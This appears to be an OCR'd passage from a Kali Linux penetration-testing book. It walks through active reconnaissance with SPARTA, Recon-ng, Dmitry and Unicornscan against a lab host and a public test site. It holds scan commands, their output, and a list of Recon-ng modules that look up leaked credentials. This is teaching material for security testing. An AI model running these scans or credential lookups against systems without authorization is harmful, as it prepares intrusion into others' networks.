
Active information gathering

Unlike passive information gathering, which involves an intermediate system for gathering information, active information gathering involves a direct connection with the target. The client probes for information directly with the target with no intermediate system in between. While this technique may reveal much more information than passive information gathering, there's always a chance of security alarms going off on the target system. Since there's a direct connection with the target system, all the information requests would be logged and can later be traced back to the source. The following diagram depicts active information gathering where the client is directly probing the target system:



Active information gathering with SPARTA

SPARTA is an excellent active information gathering tool. It is part of the default Kali setup. The following screenshot shows the home screen of SPARTA. In the left pane, you can simply add the IP/host you want to probe:




OS	Host
?	192.168.25.129

	Port	Protocol	State	Name	
●	80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Progress	Tool	Host	Start time	End time	
	screenshot (80/tcp)	192.168.25.129	30 Jul 2018 13:27:37	30 Jul 2018 13:27:37	Finished
	nikto (80/tcp)	192.168.25.129	30 Jul 2018 13:27:36		Running
	nmap (stage 2)	192.168.25.129	30 Jul 2018 13:27:36		Running
	nmap (stage 1)	192.168.25.129	30 Jul 2018 13:27:28	30 Jul 2018 13:27:36	Finished

Upon feeding the IP/host to SPARTA, it quickly gets into the action by triggering various tools and scripts starting with Nmap. It does a quick port scan and goes further with service identification. It also provides screenshots of various web interfaces the target might be running and, most interestingly, it also automatically tries to retrieve passwords for various services running on the target system.

The following screenshot shows sample results from one of the SPARTA scans:



SPARTA 1.0.3 (BETA) - untitled - /root/

OS	Host
	~~192.168.25.129~~


	Port	Protocol	State	Name	
●	21	tcp	open	ftp	vsftpd 2.3.4
●	22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
●	23	tcp	open	telnet	Linux telnetd
●	25	tcp	open	smtp	Postfix smtpd
●	53	tcp	open	domain	ISC BIND 9.4.2
●	80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
●	111	tcp	open	rpcbind	2 (RPC #100000)
●	137	udp	open	netbios-ns	Samba nmbd netbios-ns (workgroup: WORKGROUP)
●	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
●	445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
●	512	tcp	open	exec	netkit-rsh rexecd
●	513	tcp	open	login	OpenBSD or Solaris rlogind
●	514	tcp	open	tcpwrapped	
●	1099	tcp	open	rmiregistry	GNU Classpath grmiregistry
●	1524	tcp	open	shell	Metasploitable root shell
●	2049	tcp	open	nfs	2-4 (RPC #100003)
●	2121	tcp	open	ftp	ProFTPD 1.3.1

Progress	Tool	Host	Start time	End time	
🟩	screenshot (8180/tcp)	192.168.25.129	30 Jul 2018 13:28:23	30 Jul 2018 13:28:23	Finished
🟩	nikto (8180/tcp)	192.168.25.129	30 Jul 2018 13:28:17	30 Jul 2018 13:29:42	Finished
🟩	x11screen (6000/tcp)	192.168.25.129	30 Jul 2018 13:28:17	30 Jul 2018 13:28:20	Finished
🟩	ftp-default (2121/tcp)	192.168.25.129	30 Jul 2018 13:28:17	30 Jul 2018 13:28:25	Finished
🟥	nmap (stage 5)	192.168.25.129	30 Jul 2018 13:28:17	30 Jul 2018 13:30:09	Killed
🟩	ftp-default (21/tcp)	192.168.25.129	30 Jul 2018 13:27:58	30 Jul 2018 13:27:59	Finished
🟩	nmap (stage 4)	192.168.25.129	30 Jul 2018 13:27:58	30 Jul 2018 13:28:17	Finished

Recon-ng


Recon-ng is an extremely powerful and flexible tool that is capable of performing both passive as well as active information gathering. It has got numerous modules that can be plugged in and triggered to gather information as required. It functions quite similar to Metasploit.

The following screenshot shows various modules available as part of Recon-ng:



```
[recon-ng][default] > show modules

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file
    import/list

  Recon
  -----
    recon/companies-contacts/bing_linkedin_cache
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
    recon/companies-contacts/linkedin_auth
    recon/companies-multi/github_miner
    recon/companies-multi/whois_miner
    recon/contacts-contacts/mailtester
    recon/contacts-contacts/mangle
    recon/contacts-contacts/unmangle
    recon/contacts-credentials/hibp_breach
    recon/contacts-credentials/hibp_paste
    recon/contacts-domains/migrate_contacts
    recon/contacts-profiles/fullcontact
    recon/credentials-credentials/adobe
    recon/credentials-credentials/bozocrack
    recon/credentials-credentials/hashes_org
    recon/domains-contacts/metacrawler
    recon/domains-contacts/pgp_search
    recon/domains-contacts/whois_pocs
    recon/domains-credentials/pwnedlist/account_creds
    recon/domains-credentials/pwnedlist/api_usage
    recon/domains-credentials/pwnedlist/domain_creds
    recon/domains-credentials/pwnedlist/domain_ispwned
    recon/domains-credentials/pwnedlist/leak_lookup
    recon/domains-credentials/pwnedlist/leaks_dump
    recon/domains-domains/brute_suffix
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/domains-hosts/brute_hosts
    recon/domains-hosts/builtwith
    recon/domains-hosts/certificate_transparency
    recon/domains-hosts/google_site_api
    recon/domains-hosts/google_site_web
    recon/domains-hosts/hackertarget
    recon/domains-hosts/mx_spf_ip
```

We can select any module of our choice and then execute it, as shown in the following screenshot:




```
[recon-ng][default] >  use recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > show options

  Name    Current Value      Required  Description
  ------  -------------      --------  -----------
  SOURCE  demo.testfire.net  yes       source of input (see 'show info' for deta
ils)

[recon-ng][default][hackertarget] > run

-----------------
DEMO.TESTFIRE.NET
-----------------
[*] [host] demo.testfire.net (65.61.137.117)

-------
SUMMARY
-------
[*] 1 total (0 new) hosts found.
[recon-ng][default][hackertarget] >
```

Recon-ng is really a tool providing a wealth of information about the target system. You can explore various modules of Recon-ng to better understand its aspects and usability.

Dmitry

Dmitry is another versatile tool in Kali Linux that is capable of both passive as well as active information gathering. It can perform whois lookups and reverse lookups. It can also search for subdomains, email addresses, and perform port scans as well. It's very easy to use, as shown in the following screenshot:



```
root@kali:~# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o     Save output to %host.txt or to file specified by -o file
  -i     Perform a whois lookup on the IP address of a host
  -w     Perform a whois lookup on the domain name of a host
  -n     Retrieve Netcraft.com information on a host
  -s     Perform a search for possible subdomains
  -e     Perform a search for possible email addresses
  -p     Perform a TCP port scan on a host
* -f     Perform a TCP port scan on a host showing output reporting filtered ports
* -b     Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
root@kali:~# dmitry -wn -o output.txt demo.testfire.net
```

```
root@kali:~# dmitry -wn -o output.txt demo.testfire.ne
```

The preceding command performs whois lookup and retrieves site information from Netcraft and then writes the output to file `output.txt`.

Summary

In this chapter, we learned about the importance of information gathering along with various types of information gathering, such as passive and active. We also looked at the use of various tools to assist us with the process of information gathering.

5
Enumeration and Vulnerability Assessment

This chapter is about exploring various tools and techniques for enumerating the targets in scope and performing a vulnerability assessment on them.

The reader will learn how to enumerate target systems using various tools and techniques discussed in this chapter and will learn how to assess vulnerabilities using specialized tools such as OpenVAS.

We will cover the following topics in this chapter:

- What is enumeration
- Enumerating services
- Using Nmap scripts
- Vulnerability assessments using OpenVAS


What is enumeration?

We have already seen the importance of information gathering in the previous chapter. Enumeration is the next logical step once we have some basic information about our target. For example, let's assume country A needs to launch an attack on country B. Now, country A does some reconnaissance and gets to know that country B has 25 missiles capable of hitting back. Now, country A needs to find out exactly what type, make, and model the missiles of country B are. This enumeration will help country A develop the attack plan more precisely.

Similarly, in our case, let's assume we have come to know that our target system is running some web application on port `80`. Now we need to further enumerate what type of web server it is, what technology is used by the application, and any other relevant details. This will really help us in selecting accurate exploits and in attacking the target.


Enumerating services

Before we get started with enumerating services on our target, we'll do a quick port-scan on our target system. This time, we will be using a tool called **Unicornscan**, as shown in the following screenshot:



```
root@kali:~# unicornscan -h
unicornscan (version 0.4.7)
usage: unicornscan [options `b:B:cd:De:EFG:hHi:Ij:l:L:m:M:o:p:P:q:Qr:R:s:St:T:u:Uw:W:vVzZ:' ] X.X.X.X/YY:S-E
        -b, --broken-crc     *set broken crc sums on [T]ransport layer, [N]etwork layer, or both[TN]
        -B, --source-port    *set source port? or whatever the scan module expects as a number
        -c, --proc-duplicates process duplicate replies
        -d, --delay-type     *set delay type (numeric value, valid options are `1:tsc 2:gtod 3:sleep')
        -D, --no-defpayload   no default Payload, only probe known protocols
        -e, --enable-module  *enable modules listed as arguments (output and report currently)
        -E, --proc-errors     for processing `non-open' responses (icmp errors, tcp rsts...)
        -F, --try-frags
        -G, --payload-group     *payload group (numeric) for tcp/udp type payload selection (default all)
        -h, --help            help
        -H, --do-dns          resolve hostnames during the reporting phase
        -i, --interface      *interface name, like eth0 or fxp1, not normally required
        -I, --immediate       immediate mode, display things as we find them
        -j, --ignore-seq     *ignore `A'll, 'R'eset sequence numbers for tcp header validation
        -l, --logfile        *write to this file not my terminal
        -L, --packet-timeout *wait this long for packets to come back (default 7 secs)
        -m, --mode           *scan mode, tcp (syn) scan is default, U for udp T for tcp `sf' for tcp connect scan and A for arp
                               for -mT you can also specify tcp flags following the T like -mTsFpU for example
                               that would send tcp syn packets with (NO Syn|FIN|NO Push|URG)
        -M, --module-dir     *directory modules are found at (defaults to /usr/lib/unicornscan/modules)
        -o, --format         *format of what to display for replies, see man page for format specification
        -p, --ports           global ports to scan, if not specified in target options
        -P, --pcap-filter    *extra pcap filter string for reciever
        -q, --covertness     *covertness value from 0 to 255
        -Q, --quiet           dont use output to screen, its going somewhere else (a database say...)
        -r, --pps            *packets per second (total, not per host, and as you go higher it gets less accurate)
        -R, --repeats        *repeat packet scan N times
        -s, --source-addr    *source address for packets `r' for random
        -S, --no-shuffle      do not shuffle ports
        -t, --ip-ttl         *set TTL on sent packets as in 62 or 6-16 or r64-128
        -T, --ip-tos         *set TOS on sent packets
        -u, --debug             *debug mask
        -U, --no-openclosed      dont say open or closed
        -w, --safefile       *write pcap file of recieved packets
        -W, --fingerprint    *OS fingerprint 0=cisco(def) 1=openbsd 2=WindowsXP 3=p0fsendsyn 4=FreeBSD 5=nmap
                              6=linux 7:strangetcp
        -v, --verbose         verbose (each time more verbose so -vvvvv is really verbose)
        -V, --version         display version
        -z, --sniff           sniff alike
        -Z, --drone-str      *drone String
*:      options with `*' require an argument following them

  address ranges are cidr like 1.2.3.4/8 for all of 1.?.?.?
  if you omit the cidr mask then /32 is implied
  port ranges are like 1-4096 with 53 only scanning one port, a for all 65k and p for 1-1024
example: unicornscan -i eth1 -Ir 160 -E 192.168.1.0/24:1-4000 gateway:a
root@kali:~# 
```

The port-scan returns a list of open ports on our target system, as shown in the following screenshot:




```
root@kali:~# unicornscan 192.168.25.129
TCP open                     ftp[   21]         from 192.168.25.129  ttl 64
TCP open                     ssh[   22]         from 192.168.25.129  ttl 64
TCP open                  telnet[   23]         from 192.168.25.129  ttl 64
TCP open                    smtp[   25]         from 192.168.25.129  ttl 64
TCP open                  domain[   53]         from 192.168.25.129  ttl 64
TCP open                    http[   80]         from 192.168.25.129  ttl 64
TCP open                  sunrpc[  111]         from 192.168.25.129  ttl 64
TCP open             netbios-ssn[  139]         from 192.168.25.129  ttl 64
TCP open            microsoft-ds[  445]         from 192.168.25.129  ttl 64
TCP open                    exec[  512]         from 192.168.25.129  ttl 64
TCP open                   login[  513]         from 192.168.25.129  ttl 64
TCP open                   shell[  514]         from 192.168.25.129  ttl 64
TCP open              ingreslock[ 1524]         from 192.168.25.129  ttl 64
TCP open                   shilp[ 2049]         from 192.168.25.129  ttl 64
TCP open                   mysql[ 3306]         from 192.168.25.129  ttl 64
TCP open                  distcc[ 3632]         from 192.168.25.129  ttl 64
TCP open              postgresql[ 5432]         from 192.168.25.129  ttl 64
TCP open                     x11[ 6000]         from 192.168.25.129  ttl 64
TCP open                    irc[ 6667]         from 192.168.25.129  ttl 64
TCP open                 msgsrvr[ 8787]         from 192.168.25.129  ttl 64
root@kali:~#
```

Now that we have a list of open ports on our target system, the next task is to associate services corresponding to these open ports and further enumerate their versions. Enumerating services is extremely critical as it builds a solid foundation for further attacks. In this section, we will be discussing techniques for enumerating various services, mostly using Nmap.

HTTP

